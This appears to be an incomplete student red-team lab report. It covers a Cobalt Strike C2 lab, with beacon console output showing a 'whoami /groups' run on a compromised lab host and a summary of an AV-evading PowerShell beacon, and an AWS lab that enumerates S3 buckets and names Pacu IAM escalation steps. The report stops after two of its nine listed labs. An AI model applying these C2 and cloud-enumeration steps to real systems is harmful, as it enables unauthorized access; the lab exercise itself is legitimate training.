Practical Application

Date-09/09/2025

Report Creator-Sudeep Kumar Gupta

Contents-

(1) Advanced C2 Lab
(2) Cloud Attack Lab
(3) Adversary Emulation Lab
(4) Advanced Evasion Lab
(5) Cloud Privilege Abuse Simulation
(6) Automated Attack Orchestration
(7) Living-Off-the-Land Lab
(8) Comprehensive Reporting Lab
(9) Capstone Project: Full Adversary Simulation


(1) Advanced C2 Lab

Tools: Cobalt Strike, PoshC2, Metasploit.


Tasks: Set up a C2 infrastructure, manage sessions, customize payloads.

C2 Setup: Configure a Cobalt Strike HTTPS beacon in a lab.


(a) Start Cobalt Strike



(b) Start Attack





Establish a session with a Windows VM(AWS EC2).




Payload Customization: Generate a stageless PowerShell beacon.


(a) Pivot Graph





Cobalt Strike View Attacks Reporting Help
jim.stevens
WS1 @ 6020
sqladmin
WS1 @ 6060
Event Log
Beacon 10.10.10.191@6020
[+] host called home, sent: 24 bytes
[+] established link to child beacon: 10.10.10.191
beacon> run whoami /groups
[*] Tasked beacon to run: whoami /groups
[WS1] jim.stevens/6020
last: 1s


Cobalt Strike View Attacks Reporting Help
jim.stevens
WS1 @ 6020
sqladmin
WS1 @ 6060
Event Log
Beacon 10.10.10.191@6020
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 44 bytes
[+] received output:
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
[WS1] jim.stevens/6020
last: 4s

(b) Creation of session by fetching user detail



(c) Access duplicate session



Summary: Write a 50-word C2 setup summary.

A Cobalt Strike C2 server was configured using an HTTPS listener on port 443. A stageless PowerShell beacon was generated and executed in a lab environment. The beacon successfully established a callback to the team server, enabling remote command and control without writing to disk, evading basic antivirus detection.

(2) Cloud Attack Lab

Tools: Pacu, awscli, CloudGoat.

Tasks: Enumerate cloud assets, escalate privileges, exfiltrate data.

Cloud Recon: Enumerate S3 buckets with awscli.

(a) List All S3 Buckets (Globally)

```
┌──(pacu-env)─(root㉿kali)-[/home/kali/Desktop]
└─# aws s3 ls

2025-09-09 13:52:38 tteestbucket
```

(b) List Contents of a Specific Bucket

```
┌──(pacu-env)─(root㉿kali)-[/home/kali/Desktop]
└─# aws s3 ls s3://tteestbucket

2025-09-09 13:54:00      79285 WhatsApp Image 2025-01-11 at 13.59.11.jpg
```


(c) Recursive Enumeration of All Files

```
┌──(pacu-env)─(root㉿kali)-[/home/kali/Desktop]
└─# aws s3 ls s3://tteestbucket --recursive

2025-09-09 13:54:00      79285 WhatsApp Image 2025-01-11 at 13.59.11.jpg
```


Privilege Escalation: Exploit an IAM misconfiguration using Pacu.

(a) Pacu Start

(b) Run IAM Policy Scan



(c) Privilege Scan Check



Summarize

